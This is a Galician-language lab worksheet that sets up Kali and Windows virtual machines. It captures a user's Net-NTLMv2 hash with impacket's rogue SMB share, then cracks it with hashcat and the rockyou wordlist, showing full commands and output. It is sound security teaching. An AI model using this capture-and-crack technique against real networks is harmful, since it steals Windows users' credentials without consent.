


TALLER BRS	
PRÁCTICA Auditar contrasinal usuarios: Net-NTLMv2	
Apellidos	Nome

ESCENARIO:

Host Alumnado: A
↳ Máquina virtual

Máquinas virtuais:
↳ Host

Máquina virtual GNU/Linux:
RAM ≥ 4096MB
ISO: Kali Live amd64
Rede: eth0 → NAT, IP/MS: 10.0.2.15/24
eth1 → Rede Interna, IP/MS: 10.10.10.10/8
BIOS: Permite arranque dispositivo extraíble: CD/DVD, USB



Máquina virtual Microsoft Windows:
RAM ≥ 2048MB
Disco duro: Windows amd64
Rede: Interna
IP/MS: 10.10.10.11/8
Usuario/Contrasinal: alumnoXY/abc123.
Usuario/Contrasinal: testing/rockstar#1

LIMITACIÓN DE RESPONSABILIDADE O autor do presente documento declina calquera responsabilidade asociada ao uso incorrecto e/ou malicioso que puidese realizarse coa información exposta no mesmo. Por tanto, non se fai responsable en ningún caso, nin pode ser considerado legalmente responsable en ningún caso, das consecuencias que poidan derivarse da información contida nel ou que esté enlazada dende ou hacia el, incluíndo os posibles erros e información incorrecta existentes, información difamatoria, así como das consecuencias que se poidan derivar sobre a súa aplicación en sistemas de información reais e/ou virtuais. Este documento foi xerado para uso didáctico e debe ser empregado en contornas privadas e virtuais controladas co permiso correspondente do administrador desas contornas.

Material necesario	Práctica: Auditar contrasinal usuarios: Net-NTLMv2
■ Host alumnado ■ Máquina virtual MS Windows ■ Máquina virtual GNU/Linux Kali ■ [1] impacket ■ [2] smbserver ■ [3] Práctica SI AD Enumeración ■ [4] hashcat ■ [5] wordlists ■ [6] ISO descarga Windows 11 ■ [7] ISO descarga GNU/Linux Kali ■ [8] cryptanalysis.tymyrdin.dev	Host alumnado: a) Máquina virtual GNU/Linux Kali amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario ■ Xerar recurso compartido TMP [1][2] b) Máquina virtual MS Windows amd64: ■ Crear seguindo especificacións do escenario. ■ Arrancar ■ Configurar a rede según o escenario. ■ Acceder ao recurso compartido TMP c) Máquina virtual GNU/Linux: ■ Recoller hash Net-NTLMv2 do usuario conectado ao recurso compartido. ■ Auditar hash con hashcat e ataque por diccionario (rockyou).

Procedemento:

(1) Host alumnado. Máquina virtual GNU/Linux Kali:

- (a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):
- RAM $\geq$ 4096MB
 - CPU $\geq$ 2
 - PAE/NX habilitado
 - Rede: 2 tarxetas de rede,
 - eth0 $\rightarrow$ NAT
 - eth1 $\rightarrow$ Rede Interna
 - ISO: Kali Live amd64 [7]
 - Nome: Practica-Kali-Auditar-Net-NTLMv2
- (b) O xestor de redes NetworkManager está habilitado. Por defecto, está xerada unha conexión da interface eth0 solicitando a configuración de rede mediante DHCP, e como temos a tarxeta eth0 en modo NAT deberíamos obter a IP 10.0.2.15 e ter conexión a Internet. Así, executar nunha consola:

```
$ setxkbmap es #Configurar teclado en español
$ ip addr show #Amosar información sobre as NIC existentes no sistema, é dicir, verificar a configuración de rede para as NIC: lo, eth0 e eth1
$ ip addr show eth0 #Amosar información sobre a NIC eth0. Verificar que a configuración de rede para a NIC eth0 é a seguinte: IP=10.0.2.15, MS=255.255.255.0
$ ip route #Ver a táboa de rutas do sistema.Verificar que GW=10.0.2.2
$ cat /etc/resolv.conf #Ver o contido do ficheiro /etc/resolv.conf, o cal contén a configuración os servidores DNS a empregar para a resolución de nomes. Comprobar que as directivas nameserver coinciden cos DNS1 e DNS2 da aula taller.
```

(c) Clonar repositorio impacket [1]. Executar na anterior consola:

```
$ git clone https://github.com/SecureAuthCorp/impacket.git #Clonar o repositorio impacket
```

(d) Imos xerar unha configuración de rede manual. Así, executar na consola anterior:

```
$ sudo su - #Acceder á consola de root(administrador) a través dos permisos configurados co comando sudo (/etc/sudoers, visudo)
# /etc/init.d/avahi-daemon stop #Parar o demo avahi-daemon(control resolución de nomes) para poder configurar de forma manual a configuración de rede e non ter conflito con este demo.
# /etc/init.d/network-manager stop || pkill NetworkManager #Parar o demo network-manager(xestor de rede) ou o script NetworkManager (executado sen ser demo) para poder configurar doutro xeito (co comando ip(ifconfig) de forma manual ou mediante networking (ficheiros /etc/init.d/networking, /etc/init.d/networking.d) a configuración de rede e non ter conflito con este xestor.
# ip addr add 10.10.10.10/8 dev eth1 #Configurar a tarxeta de rede eth1, coa IP: 10.10.10.10 e máscara de subrede: 255.0.0.0
# ip addr show eth1 #Amosar información sobre a NIC eth1. Verificar a configuración de rede para a NIC eth1
# exit #Sair da shell
$
```

(e) Crear un recurso compartido [1][2]. Executar na anterior consola:

```
$ cd impacket/examples #Acceder ao cartafol impacket/examples
$ mkdir /tmp/compartirTemporal #Crear o cartafol compartirTemporal
$ echo 'Auditando...' > /tmp/compartirTemporal/compartido.txt #Crear o ficheiro compartido co contido Auditando... no cartafol /tmp/compartirTemporal
$ sudo python3 smbserver.py TMP /tmp/compartirTemporal -smb2support -debug \
|| sudo impacket-smbserver TMP /tmp/compartirTemporal -smb2support -debug #Xerar o recurso compartido, é dicir, o cartafol /tmp/compartirTemporal será accesible a través da ruta \\10.10.10.10\TMP
```

(2) Hosts alumnado. Máquina virtual MS Windows amd64:

- (a) Crear e arrancar unha máquina virtual no equipo do alumnado coas seguintes características (ver escenario):
- RAM $\geq$ 2048MB
 - CPU $\geq$ 2
 - PAE/NX habilitado
 - Rede: Soamente unha tarxeta activada en modo Rede Interna.
 - Sistema operativo instalado: Windows amd64 [6]
 - Nome: Practica-Windows-Auditar-Net-NTLMv2

(b) Facer login cun usuario con permisos de administrador.

(c) Crear os usuarios según o escenario. Abrir unha consola como administrador e executar:

```
> net user alumnoXY abc123. /add
```

NOTA: XY corresponde ao número do voso usuario, por exemplo o usuario 09, escribirá: alumno09. O contrasinal xerado para ese usuario é: abc123.

```
> net user testing rockstar#1 /add
```

NOTA: O contrasinal xerado para o usuario testing é rockstar#1

(d) Configurar a rede según o escenario. Abrir unha consola e executar:

```
> systeminfo #Amosar información de configuración detallada sobre o equipo e o seu sistema operativo
```

```
> ipconfig /all #Amosar a configuración TCP/IP completa de todas as interfaces de rede.
```

(e) Pechar a sesión e acceder co usuario alumnoXY.

(f) Acceder ao recurso compartido. Executar nunha consola:

```
> copy \\10.10.10.10\TMP\compartido.txt . #Copiar o arquivo compartido.txt da máquina GNU/Linux Kali á ruta actual da máquina MS Windows.
```

(g) Verificar que na máquina GNU/Linux Kali aparece o establecemento de conexión e o hash Net-NTLMv2.

(3) Hosts alumnado. Máquina virtual GNU/Linux Kali:

(a) Copiar o hash NTLMv2 ao arquivo hash.txt. Por exemplo:

```
$ echo 'alumno09::PCWINDOWS:aa...aaa:1e6b8cb17...000000' >> hash.txt
```

(b) Auditar ese ficheiro hash mediante hashcat [3][4].

```
$ hashcat -a 0 -m 5600 hash.txt /usr/share/wordlists/rockyou.txt.gz -o cracked.txt
#MODE: 5600, TYPE: NetNTLMv2
hashcat (v6.2.5) starting
```

```
...
```

```
Dictionary cache built:
```

```
* Filename.: /usr/share/wordlists/rockyou.txt.gz
```

```
* Passwords.: 14344392
```

```
* Bytes.....: 139921507
```

```
* Keyspace...: 14344385
```

```
* Runtime...: 3 secs
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Mode.....: 5600 (NetNTLMv2)
```

```
Hash.Target.....: ALUMNO09::PCWINDOWS:aaaaaaaaaaaaaaaa:1e6b8cb17...000000
```

```
Time.Started.....: Mon Nov 14 13:16:44 2022 (0 secs)
```

```
Time.Estimated...: Mon Nov 14 13:16:44 2022 (0 secs)
```

```
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt.gz)
```

```
Guess.Queue.....: 1/1 (100.00%)
```

```
Speed.#1.....: 283.3 kH/s (0.73ms) @ Accel:256 Loops:1 Thr:1 Vec:8
```

```
Recovered.....: 1/1 (100.00%) Digests
```

```
Progress.....: 43520/14344385 (0.30%)
```

```
Rejected.....: 0/43520 (0.00%)
```

```
Restore.Point...: 43008/14344385 (0.30%)
```

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
```

```
Candidate.Engine.: Device Generator
```

```
Candidates.#1...: hangten -> 021007
```

```
Hardware.Mon.#1..: Util: 55%
```

```
Started: Mon Nov 14 13:15:57 2022
```

```
Stopped: Mon Nov 14 13:16:47 2022
```

```
$ cat cracked.txt
```

```
ALUMNO09::PCWINDOWS:aaaaaaaaaaaaaaaa:1e6b8cb17...000000:abc123. → Contrasinal atopado
```

(4) Hosts alumnado. Máquina virtual MS Windows amd64:

(a) Pechar a sesión e acceder co usuario testing.

(b) Voltar a facer os apartados (2.f), (2.g) e (3).